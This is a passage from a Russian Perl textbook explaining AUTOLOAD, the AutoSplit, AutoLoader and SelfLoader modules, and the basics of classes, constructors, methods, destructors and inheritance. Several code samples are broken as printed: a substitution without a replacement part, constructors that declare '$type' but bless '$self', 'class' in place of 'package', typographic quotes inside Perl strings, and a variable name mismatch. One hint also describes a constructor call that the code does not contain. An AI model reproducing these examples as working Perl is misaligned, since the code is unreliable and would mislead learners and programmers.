чая вызванную подпрограмму и ее аргументы в обратные апострофы.

Рассмотрим пример. В модуле Autoload.pm мы используем **AUTOLOAD** для вывода имени и аргументов несуществующей подпрограммы. Обратите внимание, что подпрограмма **AUTOLOAD** экспортируется при загрузке модуля.

```
package Autoload;
BEGIN {
   use Exporter ();
   @ISA = qw(Exporter);
   @EXPORT = qw(&AUTOLOAD);
}
sub AUTOLOAD () {
   my $subroutine = $AUTOLOAD;
   $subroutine =~ s/.*::/;
   print "You called $subroutine with these arguments: ", join(", ", @_);
}
return 1;
END { }
```

Заметьте, что имя подпрограммы, занесенное в переменную **$AUTOLOAD,** содержит имя пакета, в котором она (по мнению Perl) должна находиться. Например, если мы вызываем из сценария несуществующую подпрограмму **printem,** переменная **$AUTOLOAD** будет содержать текст «main::printem»:

```
use Autoload;
printem (1, 2, 3);
```

В модуле Autoload.pm имя модуля удаляется, а остается только имя самой подпрограммы. Вот результат вызова **printem:**

```
You called printem with these arguments: 1, 2, 3
```

Теперь, когда вы знаете, какая подпрограмма была вызвана и с какими аргументами, с помощью команды **require** можно загрузить содержащий ее модуль или сымитировать ее поведение внутри **AUTOLOAD.**

Подсказка. *Когда Perl не может найти подпрограмму в модуле, он в первую очередь ищет подпрограмму* ***AUTOLOAD*** *из этого модуля и только в случае неудачи вызывает подпрограмму* ***AUTOLOAD*** *из текущей области видимости. Тем самым, вы можете для каждого модуля определить собственную подпрограмму* ***AUTOLOAD,*** *обрабатывающую отсутствующие в данном модуле подпрограммы. Однако будьте осторожны при экспорте имен: в таком случае подпрограммы* ***AUTOLOAD*** *тоже должны экспортироваться, а подпрограммы из разных, модулей могут перекрываться.*

Использование автозагрузки и самозагрузки подпрограмм

Если вы не хотите загружать и компилировать весь сценарий, то можете разбить его на модули. Для этого служат модули AutoLoader и AutoSplit. В этом случае главная часть модуля организуется специальным образом, позволяющим во время работы сценария загружать и компилировать недостающие подпрограммы, а сами подпрограммы также располагаются в особо устроенных отдельных файлах. Как это сделать на практике, мы сейчас расскажем.

Самый простой (и стандартный) способ размещения подпрограммы по отдельным файлам так, чтобы их можно было динамически загружать с помощью средств модуля AutoLoader — использование модуля AutoSplit. Перед началом блока подпрограмм в исходном модуле помещается конструкция **__END__** (в результате компилятор будет игнорировать блок при загрузке модуля), и с помощью отдельного сценария с вызовом метода **autosplit** модуля

AutoSplit модуль разбивается на фрагменты. Например, для DOS или Windows для этого можно создать .bat-файл pm2al.bat:

```
perl -w -e 'use AutoSplit; autosplit("%1", "%2")'
```

здесь первым параметром выступает имя модуля, а вторым — каталог, в который будет записан результат. В Unix для sh-подобных оболочек это будет выглядеть так:

```
#!/bin/sh
perl -we 'use AutoSplit; autosplit($1, $2);'
```

Метод **autosplit** имеет следующий вид:

```
autosplit (файл, каталог, keep, check, modtime);
```

Первый параметр задает имя файла, который должен быть разбит на отдельные подпрограммы (при этом сам файл не меняется). В качестве второго параметра задается каталог, в котором будут размещаться отдельные файлы (по одному файлу на каждую подпрограмму). Если каталог не указан или в качестве него указана пустая строка, используется каталог lib/auto. Остальные параметры являются необязательными и представляют собой логические значения, управляющие работой метода **autosplit.**

Подсказка. *Чтобы избежать возможных проблем, в одном файле должен находиться один модуль (пакет).*

Метод **autosplit** разбивает подпрограммы модуля по отдельным файлам с расширением .al. Он также создает индекс autosplit.ix, расположенный в том же каталоге, что и файлы .al. (Этот файл будет использоваться для автозагрузки подпрограмм с помощью модуля AutoLoader. Модуль AutoLoader должен вызываться в заголовке модуля, расположенного до конструкции **__END__**; о нем пойдет речь ниже.) В качестве имени входного файла вы должны указать файл, в котором расположен исходный текст вашего модуля и в котором блок подпрограмм отделен от заголовка конструкцией **__END__**. Если файл имеет стандартное расширение .pm, его можно не указывать — **autosplit** добавит расширение сам. Если файл расположен не в текущем каталоге, имя файла должно содержать полный путь. (Например, если модуль вложенный — то есть он имеет имя вида *имя1::имя2::имя3,* — вы должны сами заменить разделитель **::** имен пакетов на разделитель / имен каталогов.)

Имя каталога, заданное в качестве параметра **autosplit,** служит только начальной точкой отсчета для размещения файлов (как правило, это подкаталог auto каталога, в котором расположен исходный модуль). В качестве истинного места используется подкаталог указанного каталога, имя которого совпадает с именем модуля. Имя файла с расширением .al совпадает с именем подпрограммы, которая в него помещается. Например, если модуль называется Modul1, подпрограмма — subr1, а в качестве базового каталога указано **"./auto"**, подпрограмма будет записана в файл ./auto/Modul1/subr1.al. Если же имя модуля — составное (то есть имеет вид *имя1::имя2::имя3),* мы получим систему вложенных каталогов. Необходимо подчеркнуть, что имя входного файла используется только для доступа к файлу, — имя модуля метод **autosplit** извлекает из обрабатываемого им файла самостоятельно.

Подсказка. *Некоторые операционные системы не поддерживают слишком длинных имен подпрограммы и/или пакета. В таких случаях AutoSplit усекает имя файла, о чем выдает предупреждающее сообщение, — может возникнуть конфликт имен файлов, соответствующих разным модулям и подпрограммам. Во избежание подобных ситуаций старайтесь при использовании AutoSplit и AutoLoader применять короткие имена.*

Остальные параметры являются необязательными и представляют собой логические флаги, принимающие значения ноль или единица, которые управляют работой метода

autosplit. Так, если третий параметр *(keep)* — это *ложь,* то все существующие файлы с расширением .al в каталоге, используемом методом **autosplit** для записи результата работы, удаляются, если для них в исходном модуле нет надлежащей подпрограммы (удаление старых версий). Если четвертый параметр *(check)* — это *истина,* то метод **autosplit** проверяет, что в заголовке модуля действительно используется модуль AutoLoader, и прекращает работу, если это не так. Наконец, если пятый параметр *(modtime)* — это *истина,* то метод **autosplit** проверяет, что исходный текст модуля не модифицировался со времени последнего вызова **autosplit** (сравнивая время создания индексного файла autosplit.ix и время последнего редактирования входного файла) и не выполняет никаких действий, если повторное разбиение модуля на подпрограммы не требуется. (Значения по умолчанию: $keep=0, $check=1, $modtime=1.)

Подсказка. *Если вы хотите, чтобы* ***autosplit*** *выводил па экран сообщения в процессе своей работы, перед его вызовом установите переменную* ***$AutoSplit::VERBOSE*** *в* ***1*** *или* ***2.***

Чтобы модуль мог использовать механизм автозагрузки файлов, созданных с помощью **autosplit,** его главная часть должна быть организована специальным образом. Примером может служить модуль POSIX, который разбивает свои многочисленные подпрограммы на отдельные файлы и загружает их только тогда, когда они действительно требуются пользователю:

```
package POSIX;
use AutoLoader;
......
sub AUTOLOAD
{
   $AutoLoader::AUTOLOAD = $AUTOLOAD;
   goto &Autoloader::AUTOLOAD;
}
......
```

Здесь модуль POSIX определяет собственную подпрограмму **AUTOLOAD,** которая передает управление подпрограмме **AUTOLOAD** модуля AutoLoader, — если подпрограмма, которую хочет вызвать пользователь, отсутствует, **AUTOLOAD** пытается найти и загрузить файл, в котором определен недостающий код. (На самом деле подпрограмма **AUTOLOAD** модуля POSIX устроена сложнее, но мы имеем дело с учебными примерами, а не реальными программами.) Предположим, что модуль POSIX расположен в файле /usr/local/lib/perl5/POSIX.pm. Тогда **AUTOLOAD** попытается загрузить файл /usr/local/lib/perl5/auto/POSIX/*подпрограмма*.al. Если этот файл существует, **AUTOLOAD** обработает его содержимое и передаст управление подпрограмме вместе с полученными параметрами. После этого подпрограмма с указанным именем становится определенной, и последующие вызовы проходят уже без участия **AUTOLOAD.** Если используется многоуровневый пакет - например, Term::Cap, расположенный в файле /usr/local/lib/perl5/Term/Cap.pm, — **AUTOLOAD** будет учитывать многоуровневую структуру оглавлений (то есть будет загружать файл /usr/local/lib/perl5/auto/Term/Cap/*подпрограмма*.al).

Подсказка. *Если подпрограмма* ***AUTOLOAD*** *не может найти файл* ***подпрограмма****.al, для загрузки файла auto/****подпрограмма****.al используется команда* ***require.*** *Та ищет указанный файл по всем путям поиска (не обязательно связанных с текущим пакетом) и загружает первый найденный файл. В этом случае следует иметь в виду, что текущий подкаталог также входит в список путей поиска, так что файлы, полученные в результате действия метода* ***autosplit,*** *можно разместить как ./auto/****подпрограмма****.al, а, например, исходные модули, использованные для их генерации, — как ./lib/****модуль****.pm. Однако, если во время работы сценария с помощью функции* ***chdir*** *изменить текущий каталог, могут возникнуть проблемы.*

Поскольку модуль POSIX устроен достаточно сложно, ему потребовалось определить собственную подпрограмму **AUTOLOAD,** которая помимо вызова подпрограммы

AUTOLOAD модуля AutoLoader выполняет еще и некоторые дополнительные действия. В большинстве случаев достаточно просто импортировать в модуль подпрограмму **AUTOLOAD** модуля AutoLoader:

```
package MyModule;
use AutoLoader 'AUTOLOAD';
......
__END__
sub subroutine1 { ...... }
......
```

Обратите внимание, что имя импортированной подпрограммы должно быть указано явно, поскольку по умолчанию она не импортируется, хотя ее импорт и разрешен. (Подпрограммы и переменные типа **AUTOLOAD,** играющие специальную роль в Perl, не должны экспортироваться по умолчанию, поскольку велик риск смешивания идентификаторов.)

Использование модулей AutoSplit и AutoLoader позволяет упростить проблему создания прототипов подпрограмм — индексный файл autosplit.ix, созданный методом **autosplit,** загружается в момент выполнения команды **use AutoLoader, (require AutoLoader** подобного поведения не обеспечивает). Поскольку шаблоны вызова подпрограмм важны для проверки синтаксиса, модуль AutoLoader всегда загружается с помощью команды **use,** а не **require.** Кроме того, лучше поместить команду **use AutoLoader** в тело подпрограммы **BEGIN,** так как тогда прототипы подпрограмм станут известны Perl в первую очередь.

Вместо модулей AutoSplit и AutoLoader можно использовать также модуль SelfLoader. В этом случае определения подпрограмм должны размещаться после конструкции **__DATA__** (вместо конструкции **__END__**), так что они также будут игнорироваться компилятором. При вызове этих подпрограмм модуль SelfLoader будет компилировать и загружать их. В следующем примере SelfLoader используется для динамической загрузки подпрограммы **subroutine1** из модуля Module1:

```
package Module1;
BEGIN
{
   use Exporter;
   use SelfLoader;
   @ISA = qw(Exporter SelfLoader);
   @EXPORT = qw/&subroutine1/;
}
return 1;
END { }
__DATA__
sub subroutine1 { print "Hello!\n"; }
```

Теперь вызовем подпрограмму **subroutine1** модуля Module1 из другого модуля, - обратите внимание, что подпрограмма **subroutine1** не компилируется и не загружается до первого вызова:

```
use Module1;
subroutine1();
Hello!
```

Рассмотрим, как работает модуль SelfLoader. Конструкция **__DATA__,** которая появилась впервые в Perl версии 5.001m, указывает, что код, предназначенный для компиляции, закончился. Содержимое файла от конструкции **__DATA__** и до конца файла или до конструкции **__END__** образует псевдофайл, доступный для чтения через дескриптор *Пакет*::DATA (здесь *Пакет* — это имя пакета, который обрабатывался в тот момент, когда

была достигнута метка **__DATA__**).

Module1 импортирует подпрограмму **AUTOLOAD** из модуля SelfLoader. При первом же обращении к подпрограмме, которая не определена в данном модуле, **AUTOLOAD** откроет псевдофайл, прочитает его содержимое, скомпилирует и загрузит в память все подпрограммы, которые встретятся ей при чтении. Соответственно, при последующих обращениях подпрограммы будут уже определены и подпрограмма **AUTOLOAD** вызываться не будет.

Использование SelfLoader позволяет избежать сложной иерархии файлов на диске и необходимости вызывать **autosplit** каждый раз, когда в текст модуля вносятся изменения (а также выполнять поиск нужного файла при первом вызове подпрограммы). За это приходится платить более долгим временем загрузки, так как строки текста, следующие за конструкцией **__DATA__,** обрабатываются синтаксическим анализатором (как данные, а не как компилируемый код). Недостатком модуля SelfLoader является то, что он загружает сразу все подпрограммы модуля и не позволяет определять для модуля собственную подпрограмму **AUTOLOAD** (она всегда импортируется из модуля SelfLoader). Преимуществом же модуля AutoLoader является более быстрая загрузка модуля и отсутствие лишних данных в памяти.

Глава 16

Создание классов и объектов

Коротко

Объектно-ориентированное программирование — это новая техника, воплощающая в жизнь старый принцип программирования: разделяй и властвуй. Идея объектно-ориентированного программирования состоит в *инкапсулировании* данных и подпрограмм (называемых *методами)* в виде объектов. В результате каждый объект становится полуавтономным, приватные (то есть внутренние) данные и методы обосабливаются так, чтобы они не создавали беспорядок в общей области данных. Объект взаимодействует с остальной частью программы с помощью хорошо продуманного интерфейса — а именно, с помощью публичных (доступных для вызова извне) методов.

В Perl реализован неформализованный вариант объектно-ориентированного подхода — по сути, все делаете своими руками. Объектно-ориентированное программирование здесь вращается вокруг нескольких ключевых понятий: классы, объекты, методы, наследование. Вот более детальное разъяснение этих понятий с точки зрения Perl:

- *Класс* — это пакет, который может обеспечивать методы.
- *Метод* — это подпрограмма, встроенная в класс или объект. Метод использует ссылку на объект или имя класса, передаваемое ему в качестве первого аргумента.
- *Объект* — это ссылка на элемент данных. В отличие от других ссылок, этот элемент знает, к какому классу он относится. Объекты создаются через классы.
- *Наследование* — это процесс порождения одного класса (дочернего, или порожденного) из другого класса (базового, или родительского). В результате этого процесса дочерний класс может использовать методы родительского класса.

Все эти конструкции являются важной частью объектно-ориентированного программирования. В этой главе будет детально рассмотрена каждая из них.

Классы

В Perl класс - это просто пакет, обеспечивающий методы для других частей программы. (Метод - это подпрограмма, связанная с объектом или классом.)

В объектно-ориентированном программировании (ООП) классы представляют собой нечто типа шаблонов для объектов. То есть если представить себе класс как форму для кондитерских изделий, то объекты, создаваемые на его основе, — это и есть выпеченные в ней печенья. Можете рассматривать класс как тип данных объекта (насколько эта аналогия может работать в таком языке программирования со слабой концепцией типа данных, каким является Perl). Класс используется для создания объектов, а объекты вызывать методы, принадлежащие классу.

Объект создается вызовом *конструктора* класса. Обычно это метод класса **new.** Конструктор возвращает ссылку на новый объект или класс. Если обратиться к внутренним деталям, то конструктор использует функцию **bless** для установления связи между ссылкой (обычно — ссылкой на данные внутри нового объекта) и классом, тем самым создавая объект. (Помните, что объект — это просто ссылка на элемент данных, который знает, к какому классу он относится.)

Рассмотрим пример класса **Class1,** для которого определен конструктор **new**. В этом конструкторе создается ссылка на анонимный хэш, который будет хранить данные объекта. (Естественно, необязательно использовать для хранения данных хэш — в зависимости от ситуации подойдет массив или даже скаляр.) После создания объект связывается с текущим классом, и, наконец, конструктор возвращает ссылку на объект:

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   return $self; }
return 1;
```

Именно так организованы классы Perl. Возникает вопрос: как создать объект этого класса? К этому вопросу мы перейдем в следующем разделе.

Объекты

В Perl объектом называется *экземпляр* класса, а подпрограммы объекта — это *методы экземпляра,* или *функции-члены,* или просто *методы*. Помимо встроенных подпрограмм в объектах можно хранить элементы данных, которые называются *данными-членами* или *данными экземпляра*. Элементы данных, общие для всех объектов данного класса, называются *данными класса.*

Для создания объекта вызывается конструктор, который обычно имеет имя **new**. В следующем примере мы создаем объект определенного ранее класса **Class1:**

```
use Class1;
my $object = Class1->new();
```

Этот объект, однако, не очень полезен, потому что он не хранит никаких данных и не поддерживает никаких методов, — но это только пока.

Методы

Если у вас есть объект, который поддерживает методы (как научить его поддерживать методы мы, правда, еще не знаем), то вы можете их использовать. В следующем примере метод **calculate** вызывается с параметрами **$operand1 и $operand2, а** результат вычислений сохраняется в переменной **$result:**

```
$result = $object1->calculate($operand1, $operand2);
```

В Perl есть два типа методов — *методы класса* и *методы объекта (методы экземпляра).* Последние подобны приведенному выше **calculate,** — они вызываются через объект и передают ссылку на него в качестве первого параметра. Методы класса вызываются через указание класса и передают в качестве первого параметра имя класса. Например, методом класса является определенный в предыдущем разделе конструктор **new**.

```
my $object1 = Class1->new();
```

Вы можете сохранять в объектах элементы данных и извлекать данные из объектов. Например, вот как сохранить, а затем извлечь некоторое данное из объекта **$object1,** приписав ему ключ DATA в хэше:

```
$object1->{DATA} = 1025;
my $data = $object1->{DATA};
```

Однако способ, на котором основано объектно-ориентированное программирование и с помощью которого обычно работают объекты Perl, заключается в том, что данные скрываются за методами доступа. Это означает, что вместо того, чтобы извлекать или присваивать данные напрямую, используется, скажем, метод **getdata** для чтения и **setdata** — для присвоения данных:

```
$object1->setdata(1024);
my $data = $object1->getdata();
```

Методы доступа позволяют контролировать доступ к данным объекта, например, другие части программы не смогут присвоить данные, если это запрещено. Тем самым создается интерфейс (набор методов), с помощью которого объект взаимодействует с остальной частью программы.

Хотя методы — это подпрограммы пакета (откроем эту маленькую тайну), их не следует экспортировать для доступа в другой части программы. Лучше ссылаться на них через имя класса или объекта. Это тесно связано с еще одной важной концепцией объектно-ориентированного программирования, которую мы и должны рассмотреть перед тем, как перейти к кодированию, — а именно, с наследованием.

Наследование

С помощью наследования на основе существующего класса порождается новый. Он будет *наследовать* методы и элементы данных старого, если только они не будут *замещены* новыми. Кроме того, для расширения функциональности нового класса к нему можно добавить все, что пожелаете. Например, если у вас есть класс **vehicle** (средство передвижения), можно создать на его основе новый класс **car** (автомобиль) и добавить к нему метод **horn** (гудок), который будет выводить слово «beep». В этом случае новый класс создается из базового и «наращивается» новым (дополнительным) методом. С практической реализацией механизма наследования мы познакомимся далее в этой главе.

Непосредственные решения

Создание класса

Как создать в Perl класс? Для этого достаточно создать пакет (тем самым вы создаете класс):

```
package Class1;
return 1
```

И это все, что нужно, чтобы называться классом. Удивлены? Не удивляйтесь: в Perl класс — это всего лишь пакет (точнее, в Perl классы *эмулируются* с помощью пакетов).

Обычно, однако, классы имеют встроенные методы, в том числе один очень важный — конструктор, позволяющий создавать новые объекты класса. (Детали относительно конструкторов приводятся в следующем разделе.)

Создание конструктора

В Perl конструкторы — это просто методы с именем **new,** возвращающие ссылку на связанный с классом объект. Вот пример конструктора, который создает ссылку на анонимный хэш (в котором хранятся данные), привязывает ее к текущему классу и возвращает как ссылку на новый объект:

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   return $self; }
return 1;
```

Как заставить конструктор работать, чтобы создать с его помощью новый объект? Об этом — в следующем разделе.

Подсказка 1. *Функция* ***bless*** *не просто связывает ссылку с пакетом (классом), но и возвращает ее в качестве результата. Поэтому две последние строчки конструктора можно заменить одной командой:* ***«return bless $self;».***

Подсказка 2. *По умолчанию функция* ***bless*** *связывает ссылку с текущим пакетом (классом). В одной из форм вызова* ***bless*** *получает два параметра, — вторым является имя класса, с которым связывается ссылка. Как это использовать, рассказывается в разделе «Наследование конструкторов» далее в этой главе.*

Создание объекта

Чтобы создать на основе класса новый объект, вызывается конструктор класса, который возвращает ссылку на новый объект:

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   return $self; }
return 1;

use Class1;
my $object1 = Class1->new();
```

Таким образом, мы создали новый объект. Однако объекты без методов не слишком полезны, если только они не поддерживают методы. О методах — смотрите следующий раздел.

Создание метода класса

Есть два типа методов: методы класса и методы объекта (методы экземпляров класса). Метод класса вызывается с помощью имени класса, а метод экземпляра класса — с помощью объекта (ссылки). В качестве первого параметра метод класса получает имя класса. Конструкторы — типичные представители методов класса. Вот пример метода класса, который выводит сообщение и возвращает имя класса:

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   return $self; }
sub name {
   my $class = shift;
   print «This is the class method.\n»;
   return $class; }
return 1;
```

А вот как мы используем этот метод:

```
use Class1;
$classname = Class1->name();
print «This method belongs to class "$class".\n»;
This is the class method.
This method belongs to class "Class1".
```

По большому счету разница между методами класса и методами экземпляра класса - в способе вызова: обе разновидности представляют собой подпрограммы, входящие в пакет. Специфика того, что данная подпрограмма является методом класса, объекта или подпрограммой, проявляется, во-первых, в том, как интерпретируется первый параметр, переданный подпрограмме, а во-вторых, какая синтаксическая конструкция используется при вызове подпрограммы. Так, тот же самый метод, что и в рассмотренном выше примере, можно вызвать в форме подпрограммы:

```
use Class1
$classname = Class1::name(«Class1»);
print «This method belongs to class "$class".\n»;
This is the class method.
This method belongs to class "Class1".
```

Создание метода экземпляра

При использовании метода объекта (то есть экземпляра класса) ссылка на объект передается методу в качестве первого параметра. Она позволяет добраться до данных, скрытых внутри объекта, и до методов объекта. В следующем примере создается метод объекта **data.** Первый аргумент, передаваемый методу, — это ссылка на сам объект. Мы используем ее, чтобы сохранить данные в анонимном хэше (если пользователь передал данные), а затем возвращаем присвоенные данные:

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   return $self; }
sub data {
   my $self = shift;
   if (@_) {$self->{DATA} = shift; }
   return $self->{DATA}; }
return 1;
```

Вызов этого метода имеет вид:

```
use Class1
my $object1 = Class1->new();
$object1->data(«Hello!»);
print «Here is the text in the object: », $object1->data();
```

```
Here is the text in the object: Hello!
```

Вызов метода

Вы можете вызывать методы Perl двумя способами. С первым мы уже знакомы - это оператор-стрелка -> и имя класса или объекта в качестве префикса. Вот пример такого вызова (метод **data** инициализирует объект значением ноль):

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   $self->data(0);
   return $self; }
sub data {
   my $self = shift;
   if (@_) {$self->{DATA} = shift; }
   return $self->{DATA}; }
return 1;
```

Тот результат мы получим, вызвав метод как подпрограмму (то есть, используя стандартный синтаксис Perl). Обратите внимание, что в качестве первого параметра необходимо передать ссылку на объект:

```
sub new {
   my $self = { };
   bless($self);
   data($self, 0);
   return $self; }
```

Создание переменной экземпляра

Данные, сохраняемые в объекте, называются данными экземпляра, а переменные используемые для хранения данных, - переменными экземпляра. Один из слоев создания переменных экземпляра - создание объекта в виде анонимного хэша и запись данных с помощью ключа, интерпретируемого как имя переменной экземпляра. (Также можно использовать массивы или, что более редко скаляры.) Например, вот так сохраняется имя клиента (переданное как параметр при вызове конструктора) с помощью ключа хэша **NAME:**

```
package Class1;
sub new {
   my $self = { };
   shift;                          # удалить из параметров списка имя класса
   if (@_) {
        $self->{NAME} = shift;
   } else {
        $self->{NAME} = «Anonymous»;
   }
   bless($self);
   return $self; }
return 1;
```

Теперь при создании объекта, принадлежащего этому классу, можно использовать данное, имеющееся внутри объекта:

```
use Class1
```

```
my $object1 = Class1->new(«Christine»);
print «The person's name is », $object1->{NAME}, «\n»;
The person's name is Christine
```

Однако, как уже было сказано в начале главы, правильная стратегия состоит в том, чтобы скрывать данные за методами доступа. Значит, вместо того чтобы извлекать данные напрямую, лучше создать метод **getdata**, возвращающий текущее данное и использующий его при выводе имени клиента.

Создание приватных методов и данных

Хотя многие объектно-ориентированные языки программирования поддерживают приватные методы и переменные (то есть внутренние методы и переменные, недостижимые вне класса или объекта), Perl не позволяет делать этого явно.

Подсказка. *Вы всегда можете использовать переменные с лексической областью видимости (ключевое слово my), чтобы ограничить область видимости переменных текущим пакетом.*

Чтобы создать приватные переменные, надо воспользоваться следующим *соглашением* Perl: приватные имена начинаются с символа подчеркивания. В отличие от языков типа C++, Java или Delphi, это не значит, что вы *не можете* получить доступ к приватным переменным и методам объекта. Идея состоит в том, что если имя начинается с символа подчеркивания, его *не следует* использовать, поскольку оно считается приватным. В следующем примере публичный (открытый) метод **sum** использует приватный (закрытый) метод **_add** для сложения двух величин:

```
package Class1;
sub new {
   my $type = { };
   $type->{OPERAND1} = 2;
   $type->{OPERAND2} = 2;
   bless($self);
   return $self; }
sub sum {
   my $self = shift;
   my $temp = _add ($self->{OPERAND1}, $self->{OPERAND2});
   return $temp; }
sub _add { return shift() + shift(); }
return 1;
```

Вот результат использования метода **sum:**

```
use Class1
my $object1 = Class1->new();
print «Here is the sum: », $object1->sum;
Here is the sum: 4
```

Создание переменной класса

Вы уже видели, как создаются переменные экземпляра для хранения данных в объекте. Однако данные можно также хранить в переменных *класса.* Переменная с лексической областью видимости, объявленная как глобальная, доступна всем объектам класса. В следующем примере мы отслеживаем полное число объектов, созданных для конкретного класса, запоминая его в переменной класса **$total** (то есть эта переменная будет хранить общее значение для всех объектов данного класса). При создании каждого нового

объекта значение переменной **$total** увеличивается:

```
package Cdata;
my $total = 0;
sub new {
   $self = { };
   $total++;
   return bless $self; }
sub gettotal { return $total; }
return 1;
```

Обратите внимание, что мы добавили метод **gettotal,** возвращающий значение переменной $**total:**

```
use Cdata;
$object1 = Cdata->new;
   print «Current number of objects: », $object1->gettotal, «\n»;
$object2 = Cdata->new;
   print «Current number of objects: », $object2->gettotal, «\n»;
$object3 = Cdata->new;
   print «Current number of objects: », $object3->gettotal, «\n»;
Current number of objects: 1
Current number of objects: 2
Current number of objects: 3
```

Как видите, данные класса координируют поведение всех объектов класса, что делает их полезными для хранения счетчиков, данных для инициализации, то есть данных, выходящих за границы объектов.

Создание деструктора

При создании объектов используются конструкторы. Для выполнения команд Perl, связанных с уничтожением объектов, можно использовать деструкторы - точнее, они начинают работать, когда объект готов к уничтожению. (В Perl работает автоматическая система сборки мусора. Она уничтожает элементы и освобождает занимаемую ими память, когда они больше не нужны, — например, когда потеряна ссылка на данные, переменная выходит за границы области видимости либо интерпретатор прекращает работу.) В отличие от конструкторов для деструкторов Perl имеется вполне определенное имя **DESTROY:**

***Подсказка**. Обратите внимание, что подобно остальным неявно вызываемым функциям **DESTROY** имеет имя, составленное из заглавных букв. Предполагается, что **DESTROY** вызывается Perl и никогда не вызывается пользователем.*

В следующем примере определяется деструктор, который выводит сообщение об уничтожении очередного объекта:

```
package Class1;
sub new {
   my $type = { };
   bless($self);
   return $self; }
sub DESTROY {
   print «Object is being destroyed!\n»; }
return 1;
```

Теперь при уничтожении очередного объекта (в результате работы системы автоматической сборки мусора) на экране появляется сообщение:

```
use Class1;
```

```
$object1 = Class1->new();
$object2 = Class1->new();
$object1 = 0;
print «-» x 30;
Object is being destroyed!
------------------------------
Object is being destroyed!
```

(Первое сообщение появляется потому, что скаляр **$object1** потерял ссылку на объект и объект был уничтожен. Второе появилось потому, что интерпретатор прекратил работу и все оставшиеся «в живых» объекты — а именно, объект **$object2,** — были уничтожены.)

Как реализовать наследование классов

Один из наиболее важных аспектов объектно-ориентированного программирования — это наследование. Оно позволяет создавать библиотеки классов и настраивать классы, сохраняя все встроенные в них возможности.

Как уже говорилось в начале главы, класс, который мы называем порожденным (или дочерним), может наследовать переменные и методы другого класса, называемого базовым (или родительским). Дочерний класс имеет доступ ко всем переменным и методам базового класса (в отличие от других объектно-ориентированных языков программирования, в Perl нельзя объявить члены класса как private или как protected). В следующем примере от базового класса **Class1** порождается дочерний **Class2**. Обратите особое внимание, что **Class1** имеет метод **gettext**, который мы будем использовать потом для класса **Class2**. Итак, вот исходный текст **Class1**:

```
package Class1;
sub new {
   my $self = { };
   bless($self);
   return $self; }
sub gettext {return «Hello!\n»; }
return 1;
```

А вот класс **Class2**, наследующий от **Class1** путем подключения этого класса с помощью команды use **Class1** и включение его имени **Class1** в список (массив) **@ISA**. (Для тех, кто знаком с объектно-ориентированным программированием в C++ и Dephi, это имя должно напоминать условие «is a», связывающее два класса в случае наследования: Class2 *is a* Class1.) Итак, исходный текст для класса Class2:

```
package Class2;
use Class1;
@ISA = qw/Class1/;
sub new {
   my $self = { };
   bless($self);
   return $self; }
return 1;
```

Подсказка. *Как легко заметить, Perl не проверяет структуру данных, создаваемую в конструкторе данного класса, даже на минимальную совместимость с методами, которые наследуются от родительских классов. Совместимость данных и методов — целиком на совести программиста. Это лишь один из примеров того, как слабо поддерживаются концепции объектно-ориентированного программирования в Perl и насколько много приходится делать программисту «руками», чтобы все тем не менее работало как положено.*

Если Perl не может найти какого-либо метода или переменной в указанном каком-либо

классе, он проверяет классы, заданные в массиве **@ISA**, в порядке следования (если, конечно, такой массив существует). Тем самым с помощью массива **@ISA** в Perl реализуется наследование классов. Предположим, для первого класса в его списке **@ISA** не будет найдено требуемого метода. При этом у этого класса есть свой список **@ISA**. Тогда Perl сначала проверит полное дерево наследования первого класса и только затем перейдет к поиску недостающего метода или переменной во втором классе, указанном в массиве **@ISA** исходного класса. Тем самым в Perl реализуется алгоритм поиска «сперва вглубь, потом вширь», решающий проблему множественного наследования.

Проверим, как работает наследование в случае класса **Class2**:

```
use Class2;
my $object1 = Class2->new();
print «The object says: », $object1->gettext;
The object says: Hello!
```

Здесь мы создали объект класса **Class2** и использовали метод **gettext** из класса **Class1** — и это сработало! Иными словами, **Class2** унаследовал метод **gettext** от **Class1**.

Подсказка. *Обратите внимание, что конструктор класса* ***Class2*** *сначала вызывает конструктор класса* ***Class1.*** *Это общепринятая практика, позволяющая наследовать не только методы, но и поля данных, инициализируемых в конструкторе базового класса.*

Если вы внимательны, то заметили кое-что важное в этом примере, — а именно, конструктор для класса **Class2** сначала вызывает конструктор для класса **Class1**, чтобы получить объект, «обладающий» методом **gettext**, а затем возвращает его как объект класса **Class2**, как сделал бы любой нормальный конструктор. Однако при этом возникает проблема — ведь конструктор класса **Class1** возвращает объект класса **Class1**, а не **Class2**! В результате созданный объект является экземпляром **Class1**, а не **Class2**, не так ли? Эта проблема решается повторным вызовом функции **bless**, которая связывает объект и класс **Class2**. Кроме того, мы могли бы дополнительно инициализировать поля данных, отсутствующие в классе **Class1**, и внести любые другие исправления, характерные для объектов класса **Class2**.

Однако в исходном виде конструктор класса **Class2** слишком напоминает конструктор класса **Class1**, чтобы мы не попытались «унаследовать» его. Теперь, зная, как работает в Perl механизм наследования, мы можем переписать конструктор класса **Class1** так, чтобы он возвращал объекты класса **Class2**, когда это нам нужно. Мы займемся этим в следующем разделе.

Наследование конструкторов

В примере, рассмотренном в предыдущем разделе, конструктор класса **Class2** можно унаследовать из класса **Class1** (поскольку код Perl для этих конструкторов совпадает), но так как конструктор класса **Class1** и возвращает объект класса **Class1**, а не класса **Class2**, это вызвало бы проблемы. Чтобы конструктор класса **Class1** возвращал объекты класса **Class2** (или любого другого, для которого **Class1** является базовым), при работе с ним в контексте дочернего класса его необходимо переписать. Для этой цели мы используем специальную форму функции **bless** с двумя аргументами, с которой мы еще не сталкивались.

Второй аргумент **bless** должен задавать имя класса, с которым будет связан объект. (Отметим, что это свойство функции может привести к неприятностям при неосторожном обращении, так как можно связать *любую* структуру данных с *любым* классом без какой-

либо проверки Perl совместимости подобного связывания.) В нашем случае **bless** получает в качестве второго параметра имя базового или дочернего класса в зависимости от того, для создания какого объекта он используется. То есть если мы вызываем этот вариант конструктора класса как **Class2->new(),** то он возвратит нам объект класса **Class2:**

```
class Class1;
sub new {
   my $class = shift;
   my $self = { };
   bless ($self, $class);
   return $self; }
return 1;
```

(Мы использовали здесь тот факт, что имя класса передается конструктору в качестве первого параметра, поскольку в этом отношении конструктор ничем не отличается от любого другого *метода класса.* В результате все, что нам пришлось сделать, — это извлечь из списка параметров правильное имя класса (первый аргумент) и передать его функции **bless.)**

